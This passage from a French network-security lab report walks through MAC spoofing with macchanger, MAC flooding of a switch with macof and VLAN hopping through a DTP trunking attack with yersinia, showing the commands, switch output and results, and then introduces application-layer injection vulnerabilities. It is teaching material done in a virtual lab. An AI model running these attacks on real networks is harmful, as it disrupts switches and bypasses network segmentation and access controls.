


Figure 67: état après l'arrêté d'attaque

Après ça je dois arrêter l'attaque totalement par :

```
(root㉿kali)-[~/home/joxavy]
└─# airmon-ng stop wlanmon
PHY      Interface     Driver      Chipset
phy0    wlanmon       iwlwifi      Intel Corporation Wireless 8260 (rev 3a)
        (mac80211 station mode vif enabled on [phy0]wlan0)
        (mac80211 monitor mode vif disabled for [phy0]wlan0mon)

[root㉿kali)-[~/home/joxavy]
└─# service NetworkManager restart
[root㉿kali)-[~/home/joxavy]
└─# service NetworkManager status
● NetworkManager.service - Network Manager
  Loaded: loaded (/lib/systemd/system/NetworkManager.service; enabled; preset: enabled)
  Active: active (running) since Thu 2023-03-30 19:35:15 EDT; 8s ago
    Docs: man:NetworkManager(8)
    Main PID: 9956 (NetworkManager)
      Tasks: 4 (limit: 14129)
        Memory: 3.6M
          CPU: 147ms
        CGroup: /system.slice/NetworkManager.service
                └─ 9956 /usr/sbin/NetworkManager --no-daemon

Mar 30 19:35:21 Kali NetworkManager[9956]: <info>  [1680219321.2874] dhcpc4 (wlan0): state>
Mar 30 19:35:21 Kali NetworkManager[9956]: <info>  [1680219321.2887] device (wlan0): stat>
Mar 30 19:35:21 Kali NetworkManager[9956]: <info>  [1680219321.2907] device (wlan0): stat>
Mar 30 19:35:21 Kali NetworkManager[9956]: <info>  [1680219321.2909] device (wlan0): stat>
Mar 30 19:35:21 Kali NetworkManager[9956]: <info>  [1680219321.2914] manager: NetworkMana>
Mar 30 19:35:21 Kali NetworkManager[9956]: <info>  [1680219321.2924] manager: NetworkMana>
Mar 30 19:35:21 Kali NetworkManager[9956]: <info>  [1680219321.2928] policy: set 'DEVIL' >
Mar 30 19:35:21 Kali NetworkManager[9956]: <info>  [1680219321.3554] device (wlan0): Acti>
Mar 30 19:35:21 Kali NetworkManager[9956]: <info>  [1680219321.3562] manager: NetworkMana>
Mar 30 19:35:21 Kali NetworkManager[9956]: <info>  [1680219321.4883] manager: startup com>

lines 1-21/21 (END)

[root㉿kali)-[~/home/joxavy]
```

## Lab 3 : Mac Spoofing

Topologie :




Figure 68: Topologie d'attaque

La première étape consistera à analyser le réseau pour voir quelles adresses IPs appartient à quelles adresses mac et donc déterminer sur laquelle je veux usurper :

```
QUITTING!
[attacker@attacker] ~
$ sudo nmap -sn -PR 192.168.81.0/24 -PR -PE -PA21,23,80,3389 --privileged
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-11 15:18 EDT
Nmap scan report for 192.168.81.1
Host is up (0.00038s latency).
MAC Address: 00:50:56:C0:00:01 (VMware)
Nmap scan report for 192.168.81.128
Host is up (1.2s latency).
MAC Address: 00:0C:29:45:E5:B6 (VMware)
Nmap scan report for 192.168.81.130 -----
Host is up (0.075s latency).
MAC Address: 00:0C:29:95:E2:50 (VMware) -----
Nmap scan report for 192.168.81.254
Host is up (0.00011s latency).
MAC Address: 00:50:56:E1:88:C0 (VMware)
Nmap scan report for 192.168.81.129
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 33.74 seconds
[attacker@attacker] ~
$
```

Figure 69: Nmap scan

À partir du résultat ci-dessus, j'ai déterminé quelle est l'adresse mac de l'adresse IP que je veux usurper, c'est-à-dire le mac de l'adresse "192.168.81.130"

je vais lancer l'attaque en utilisant l'outil macchanger :


```
└$ sudo macchanger -m 00:0c:29:95:e2:50 eth0
[sudo] password for attacker:
Current MAC: 00:0c:29:32:03:09 (VMware, Inc.)
Permanent MAC: 00:0c:29:32:03:09 (VMware, Inc.)
New MAC: 00:0c:29:95:e2:50 (VMware, Inc.)
```

*Figure 70: Résultat*

Et comme vous pouvez le voir, l'adresse mac a été modifiée avec succès.

## LAB 4 : Mac Flooding

Topologie :



Tester la connectivité entre les machines :

```
rtt min/avg/max/mdev = 20.914/59.929/112.269/38.467 ms
ids@ubuntu:~$ ping 192.168.81.129
PING 192.168.81.129 (192.168.81.129) 56(84) bytes of data.
64 bytes from 192.168.81.129: icmp_seq=1 ttl=64 time=41.2 ms
64 bytes from 192.168.81.129: icmp_seq=2 ttl=64 time=36.3 ms
64 bytes from 192.168.81.129: icmp_seq=3 ttl=64 time=59.2 ms
64 bytes from 192.168.81.129: icmp_seq=4 ttl=64 time=77.8 ms
64 bytes from 192.168.81.129: icmp_seq=5 ttl=64 time=68.2 ms
64 bytes from 192.168.81.129: icmp_seq=6 ttl=64 time=0.696 ms
64 bytes from 192.168.81.129: icmp_seq=7 ttl=64 time=1.17 ms
64 bytes from 192.168.81.129: icmp_seq=8 ttl=64 time=1.06 ms
^C
--- 192.168.81.129 ping statistics ---
8 packets transmitted, 8 received, 0% packet loss, time 7231ms
rtt min/avg/max/mdev = 0.696/35.710/77.803/29.650 ms
ids@ubuntu:~$
```

Figure 71: IDS vers Attacker

```
(attacker㉿attacker)~$ ping 192.168.81.130
PING 192.168.81.130 (192.168.81.130) 56(84) bytes of data.
64 bytes from 192.168.81.130: icmp_seq=1 ttl=64 time=38.5 ms
64 bytes from 192.168.81.130: icmp_seq=2 ttl=64 time=28.3 ms
^C
--- 192.168.81.130 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 28.293/33.390/38.488/5.097 ms
(attacker㉿attacker)~$
```


Figure 72: Attacker vers IDS

Lister le tableau des adresses mac du switch :

```
Total Mac Addresses for this criterion: 1
IOU1#show mac address-table
      Mac Address Table
-----
Vlan   Mac Address        Type      Ports
----- 
  1    000c.2945.e5b6  DYNAMIC   Et0/0
  1    000c.2995.e250  DYNAMIC   Et0/1
  1    0050.56c0.0001  DYNAMIC   Et0/0
Total Mac Addresses for this criterion: 3
IOU1#
```

Figure 73: Mac table


Maintenant je vais revenir à la machine des attaquants et lancer l'attaque :



```
attacker@attacker: ~
File Actions Edit View Help
└─(attacker㉿attacker)─[~]
$ sudo macof -i eth0
[sudo] password for attacker:
28:51:35:7f:8c:4 c3:94:f9:66:4a:a 0.0.0.0.29620 > 0.0.0.0.44397: S 1808179406
:1808179406(0) win 512
33:bf:44:67:9a:2c cd:c4:a3:66:2:5b 0.0.0.0.18936 > 0.0.0.0.31182: S 520985944
:520985944(0) win 512
9a:29:36:17:23:62 3c:87:84:a1:81 0.0.0.0.33897 > 0.0.0.0.52160: S 16100329
05:1610032905(0) win 512
c9:ac:af:70:5d:d7 cf:e1:6d:36:99 0.0.0.0.48223 > 0.0.0.0.54620: S 1197309514
:1197309514(0) win 512
4a:f7:5e:42:20:6c ab:f6:e3:7e:19:e5 0.0.0.0.57966 > 0.0.0.0.37146: S 33879531
3:338795313(0) win 512
56:80:fb:8d:33:f0 e1:6f:e9:11:f10 0.0.0.0.48737 > 0.0.0.0.63038: S 1228831613
:1228831613(0) win 512
a9:af:ee:5d:34:62 51:2e:6e:3e:7d:29 0.0.0.0.16824 > 0.0.0.0.14283: S 89342733
2:893427332(0) win 512
2:ca:bc:36:6e:d 9:bd:76:3d:4d:f6 0.0.0.0.11234 > 0.0.0.0.54518: S 1804230707
:1804230707(0) win 512
9a:e2:30:11:c:a d3:6e:a6:5c:c3:74 0.0.0.0.60862 > 0.0.0.0.22652: S 622923373
:622923373(0) win 512
51:8d:8d:10:25:c1 27:12:87:2:9e:ba 0.0.0.0.47366 > 0.0.0.0.44123: S 40191359
:40191359(0) win 512
5b:fd:5f:36:a3:48 69:ce:cf:4b:3c:27 0.0.0.0.57821 > 0.0.0.0.60115: S 19768882
90:1976888290(0) win 512
b:89:ea:3d:82:d5 bf:f6:e8:30:93:11 0.0.0.0.52962 > 0.0.0.0.47108: S 338892300:3
38892300(0) win 512
```

Figure 74: Attaque du Mac Flood

Résultat dans le switch :




```
IOU1#show mac address-table
Mac Address Table
-----
Vlan  Mac Address      Type      Ports
----  -----
1    000c.2945.e5b6  DYNAMIC  Eto/0
1    000c.2995.e250  DYNAMIC  Eto/1
1    0050.56c0.0001  DYNAMIC  Eto/0
1    0092.8452.3fe0  DYNAMIC  Eto/0
1    0163.195f.f3bb  DYNAMIC  Eto/0
1    019b.ae5c.b6dc  DYNAMIC  Eto/1
1    019f.be37.3c9a  DYNAMIC  Eto/1
1    0238.326f.0a2c  DYNAMIC  Eto/0
1    026e.131b.a267  DYNAMIC  Eto/1
1    02a9.0f54.7ed9  DYNAMIC  Eto/1
1    02c7.6225.e948  DYNAMIC  Eto/0
1    03f5.5d30.44f9  DYNAMIC  Eto/0
1    03f7.3941.4558  DYNAMIC  Eto/0
1    042f.b304.c397  DYNAMIC  Eto/0
1    0450.af45.ce9d  DYNAMIC  Eto/0
1    0455.3f2a.c7a3  DYNAMIC  Eto/1
1    046b.8b60.6e75  DYNAMIC  Eto/0
1    04ba.9f5a.28ac  DYNAMIC  Eto/1
1    04db.f927.6592  DYNAMIC  Eto/1
1    04dc.c129.025b  DYNAMIC  Eto/1
1    04f8.9a74.3d8a  DYNAMIC  Eto/0
1    0545.2958.2205  DYNAMIC  Eto/1
1    055f.c068.0bb2  DYNAMIC  Eto/1
1    057e.7913.da7f  DYNAMIC  Eto/0
1    0593.5570.47d2  DYNAMIC  Eto/0
1    05cd.d112.4461  DYNAMIC  Eto/0
1    05f8.2038.9d68  DYNAMIC  Eto/1
1    060f.c96a.ad48  DYNAMIC  Eto/0
1    0675.9830.fee0  DYNAMIC  Eto/0
1    067b.9011.0166  DYNAMIC  Eto/0
1    0699.7279.c906  DYNAMIC  Eto/0
1    0744.b127.9638  DYNAMIC  Eto/0
1    076d.7d0c.0065  DYNAMIC  Eto/0
1    0819.5828.656b  DYNAMIC  Eto/0
1    0832.bv59.8fb5  DYNAMIC  Eto/0
1    0848.5173.cab2  DYNAMIC  Eto/0
1    085a.572f.260b  DYNAMIC  Eto/0
1    08cc.587c.0f49  DYNAMIC  Eto/0
1    08f4.f275.9f10  DYNAMIC  Eto/0
1    097f.2128.83c1  DYNAMIC  Eto/1
1    09b0.fc70.fc02  DYNAMIC  Eto/0
1    09d1.8011.570d  DYNAMIC  Eto/1
1    0a3a.ba2a.688c  DYNAMIC  Eto/1
1    0a40.2800.d4b2  DYNAMIC  Eto/1
1    0a88.2e66.6ad7  DYNAMIC  Eto/0
1    0a85.d136.c405  DYNAMIC  Eto/1
1    0b0b.8211.411d  DYNAMIC  Eto/1
--More-- [ ]
```

Figure 75: Switch après Mac Flood

## LAB 5 : Vlan Hopping :

Topologie d'attaque :



Vérifier le ping entre les machines :

Attacker vers IDS :

```
rtt min/avg/max/mdev = 1.227/171.104/1061.093/303.277 ms, pipe 4
└─(attacker㉿attacker)-[~]
  $ ping 192.168.81.130
PING 192.168.81.130 (192.168.81.130) 56(84) bytes of data.
64 bytes from 192.168.81.130: icmp_seq=1 ttl=64 time=37.8 ms
64 bytes from 192.168.81.130: icmp_seq=4 ttl=64 time=53.6 ms
64 bytes from 192.168.81.130: icmp_seq=5 ttl=64 time=55.7 ms
64 bytes from 192.168.81.130: icmp_seq=6 ttl=64 time=85.9 ms
64 bytes from 192.168.81.130: icmp_seq=7 ttl=64 time=26.9 ms
64 bytes from 192.168.81.130: icmp_seq=9 ttl=64 time=104 ms
^C
--- 192.168.81.130 ping statistics ---
9 packets transmitted, 6 received, 33.3333% packet loss, time 8288ms
rtt min/avg/max/mdev = 26.900/60.576/103.645/26.515 ms
└─(attacker㉿attacker)-[~]
  $
```

IDS vers Attacker :

```

tds@ubuntu:~$ ping 192.168.81.129
PING 192.168.81.129 (192.168.81.129) 56(84) bytes of data.
64 bytes from 192.168.81.129: icmp_seq=1 ttl=64 time=83.4 ms
64 bytes from 192.168.81.129: icmp_seq=2 ttl=64 time=12.5 ms
64 bytes from 192.168.81.129: icmp_seq=3 ttl=64 time=62.6 ms
64 bytes from 192.168.81.129: icmp_seq=4 ttl=64 time=34.9 ms
64 bytes from 192.168.81.129: icmp_seq=5 ttl=64 time=54.1 ms
64 bytes from 192.168.81.129: icmp_seq=6 ttl=64 time=54.4 ms
64 bytes from 192.168.81.129: icmp_seq=7 ttl=64 time=4.42 ms
64 bytes from 192.168.81.129: icmp_seq=8 ttl=64 time=8.12 ms
64 bytes from 192.168.81.129: icmp_seq=9 ttl=64 time=40.6 ms
64 bytes from 192.168.81.129: icmp_seq=11 ttl=64 time=54.5 ms
64 bytes from 192.168.81.129: icmp_seq=12 ttl=64 time=98.7 ms
64 bytes from 192.168.81.129: icmp_seq=13 ttl=64 time=52.2 ms
64 bytes from 192.168.81.129: icmp_seq=14 ttl=64 time=57.1 ms
64 bytes from 192.168.81.129: icmp_seq=15 ttl=64 time=120 ms
64 bytes from 192.168.81.129: icmp_seq=16 ttl=64 time=15.4 ms
64 bytes from 192.168.81.129: icmp_seq=17 ttl=64 time=26.3 ms
64 bytes from 192.168.81.129: icmp_seq=19 ttl=64 time=11.8 ms
64 bytes from 192.168.81.129: icmp_seq=20 ttl=64 time=247 ms
64 bytes from 192.168.81.129: icmp_seq=22 ttl=64 time=67.7 ms
^C
--- 192.168.81.129 ping statistics ---
23 packets transmitted, 19 received, 17.3913% packet loss, time 22791ms
rtt min/avg/max/mdev = 4.423/58.212/246.960/53.943 ms
tds@ubuntu:~$ █

```

L'état du switch au départ :

Premier switch :

```

IOU1(config)#  
IOU1#sh vlan brief  
  

VLAN Name          Status    Ports  
-----  
1     default      active    Et0/0, Et0/1, Et0/2, Et0/3  
                           Et1/0, Et1/1, Et1/2, Et1/3  
                           Et2/0, Et2/1, Et2/2, Et2/3  
                           Et3/0, Et3/1, Et3/2, Et3/3  
1002 fddi-default act/unsup  
1003 token-ring-default act/unsup  
1004 fddinet-default act/unsup  
1005 trnet-default   act/unsup  
IOU1#█

```

Deuxième :

```

Jun 12 11:07:38.559: %LINK-PROT-5-UPDOWN: Line protocol on Interface Ethernet0/3, changed state to up
Jun 12 11:07:38.571: %LINK-PROT-5-UPDOWN: Line protocol on Interface Vlan1, changed state to down
Jun 12 11:07:39.691: %LINK-5-CHANGED: Interface Vlan1, changed state to administratively down
IOU2#show vlan brief  
  

VLAN Name          Status    Ports  
-----  
1     default      active    Et0/0, Et0/1, Et0/2, Et0/3  
                           Et1/0, Et1/1, Et1/2, Et1/3  
                           Et2/0, Et2/1, Et2/2, Et2/3  
                           Et3/0, Et3/1, Et3/2, Et3/3  
1002 fddi-default act/unsup  
1003 token-ring-default act/unsup  
1004 fddinet-default act/unsup  
1005 trnet-default   act/unsup  
IOU2#█

```

Configuration de vlan et port trunk dans premier switch :

```

IOU1#config terminal  
IOU1(config)#interface ethernet 0/0
IOU1(config-if)#switchport
IOU1(config-if)#switchport trunk
IOU1(config-if)#switchport trunk enable
IOU1(config-if)#switchport trunk encapsulation ?
      dot1q      Interface uses only 802.1q trunking encapsulation when trunking
      is1       Interface uses only ISL trunking encapsulation when trunking
      negotiate  Device will negotiate trunking encapsulation with peer on
                  interface
IOU1(config-if)#switchport trunk encapsulation dot1q
IOU1(config-if)#switchport mode
IOU1(config-if)#switchport mode trunk
IOU1(config-if)#█

```

Configuration de vlan et port trunk dans deuxième switch :

```
Enter configuration commands, one per line. End with CNTL/Z.  
IOU2(config)#vlan 20  
IOU2(config-vlan)#inter  
IOU2(config-vlan)#exit  
IOU2(config)#in  
IOU2(config)#interface eth  
IOU2(config)#interface ethernet 0/1  
IOU2(config-if)#switchport  
IOU2(config-if)#switchport ac  
IOU2(config-if)#switchport access vlan 20  
IOU2(config-if)#exit
```

Etat d'interface Ethernet 0/1 avant l'attaque :


```
IOU1#  
IOU1#sh interface e0/1 swi  
IOU1#sh interface e0/1 switchport  
Name: Et0/1  
Switchport: Enabled  
Administrative Mode: dynamic desirable  
Operational Mode: static access  
Administrative Trunking Encapsulation: negotiate  
Operational Trunking Encapsulation: native  
Negotiation of Trunking: On  
Access Mode VLAN: 10 (VLAN0010)  
Trunking Native Mode VLAN: 1 (default)  
Administrative Native VLAN tagging: enabled  
Voice VLAN: none  
Administrative private-vlan host-association: none  
Administrative private-vlan mapping: none  
Administrative private-vlan trunk native VLAN: none  
Administrative private-vlan trunk Native VLAN tagging: enabled  
Administrative private-vlan trunk encapsulation: dot1q  
Administrative private-vlan trunk normal VLANs: none  
Administrative private-vlan trunk associations: none  
Administrative private-vlan trunk mappings: none  
Operational private-vlan: none  
Trunking VLANs Enabled: ALL  
Pruning VLANs Enabled: 2-1001  
Capture Mode Disabled
```

Il est en mode static access.


Maintenant je vais lancer l'attaque en utilisant kali(attacker) :

```
rtt min/avg/max/mdev = 17.836/92.470/160.256/46.723 ms  
[—(attacker㉿attacker)—] ~  
$ sudo yersinia -G  
[sudo] password for attacker:  
(yersinia:20144): Gtk-WARNING **: 09:27:11.267: gtk_menu_attach_to_widget():  
menu already attached to GtkImageMenuItem  
(yersinia:20144): Gtk-WARNING **: 09:27:11.271: gtk_menu_attach_to_widget():  
menu already attached to GtkImageMenuItem
```


Etat avant attaque de l'interface :



Lancer l'attaque DTP, enable trunking:



Résultat apres attaque:



Mode d'opération de l'éthernet 0/ 1 maintenant est trunk :

```
Name: Et0/1
Switchport: Enabled
Administrative Mode: dynamic auto
Operational Mode: trunk →
Administrative Trunking Encapsulation: negotiate
Operational Trunking Encapsulation: dot1q
Negotiation of Trunking: On
Access Mode VLAN: 10 (VLAN0010)
Trunking Native Mode VLAN: 1 (default)
Administrative Native VLAN tagging: enabled
Voice VLAN: none
Administrative private-vlan host-association: none
Administrative private-vlan mapping: none
Administrative private-vlan trunk native VLAN: none
Administrative private-vlan trunk Native VLAN tagging
Administrative private-vlan trunk encapsulation: dot1
Administrative private-vlan trunk normal VLANs: none
```

## **IV. Couche application :**

### **1. Présentation de la couche :**

La couche application est la septième couche du modèle OSI (Open Systems Interconnection). C'est la couche qui fournit les services de haut niveau pour les applications et les protocoles. Elle fournit également une interface aux services de transport fournis par les couches inférieures.

La couche application est responsable de la communication entre les applications à l'aide de protocoles tels que HTTP, FTP, SMTP, DNS et Telnet. Elle fournit également une interface pour les services de sécurité tels que SSL et TLS.

Les applications de cette couche sont souvent des applications utilisateur, telles que les navigateurs Web, les clients de messagerie électronique et les logiciels de partage de fichiers. Cette couche est également responsable de la traduction des données en formats compréhensibles par les utilisateurs, tels que l'affichage de pages Web et la conversion de fichiers de musique ou de vidéo.

La couche application utilise une variété de protocoles de transport, tels que TCP (Transmission Control Protocol) et UDP (User Datagram Protocol), pour fournir des services aux applications. La couche application est également responsable de la gestion des erreurs et de la récupération de données perdues ou corrompues.

### **Fonctionnalités principales de la couche application :**

La couche d'application du modèle TCP/IP fournit des fonctionnalités pour permettre à des applications de communiquer les unes avec les autres sur des réseaux. Les principales fonctionnalités de cette couche comprennent :

- **Gestion des protocoles d'application** : La couche d'application gère les protocoles d'application tels que HTTP, FTP, SMTP, POP3, etc. pour permettre aux applications de communiquer entre elles.
- **Encodage et décodage des données** : Les données doivent être encodées et décodées pour être transmises sur le réseau. La couche d'application fournit des fonctionnalités pour l'encodage et le décodage des données.
- **Gestion de la session** : La couche d'application peut gérer les sessions entre les applications. Elle peut également fournir des fonctionnalités pour la gestion des sessions de connexion.
- **Gestion des erreurs** : La couche d'application fournit des fonctionnalités pour gérer les erreurs qui peuvent survenir pendant la communication entre les applications.
- **Gestion de la sécurité** : La couche d'application peut également fournir des fonctionnalités de sécurité pour protéger les données transmises entre les applications.

En bref, la couche d'application est responsable de la communication entre les applications sur un réseau et fournit des fonctionnalités pour permettre cette communication de manière efficace et sécurisée.

## 2. Les Vulnérabilités de la couche :

La couche applicative est susceptible de présenter différentes vulnérabilités qui peuvent être exploitées par des attaquants. Certaines vulnérabilités courantes de la couche applicative incluent :

**Les attaques par injection** : les attaquants peuvent injecter du code malveillant ou des données dans une application en exploitant des vulnérabilités dans les champs d'entrée utilisateur, les cookies ou les en-têtes HTTP.

Ce type d'attaque est considéré comme un problème majeur dans la sécurité Web. Il est répertorié comme le risque numéro un pour la sécurité des applications Web dans le Top 10 de l'OWASP - et pour une bonne raison. Les attaques par injection, en particulier les injections SQL (attaques SQLi) et les scripts intersites (XSS), sont non seulement très dangereuses mais également répandues, en particulier dans les applications héritées.

Ce qui rend les vulnérabilités d'injection particulièrement effrayantes, c'est que la surface d'attaque est énorme (en particulier pour les vulnérabilités XSS et SQL Injection). De plus, les attaques par injection sont une classe de vulnérabilité très bien comprise. Cela signifie qu'il existe de nombreux outils fiables et disponibles gratuitement qui permettent même à des attaquants inexpérimentés d'abuser automatiquement de ces vulnérabilités.

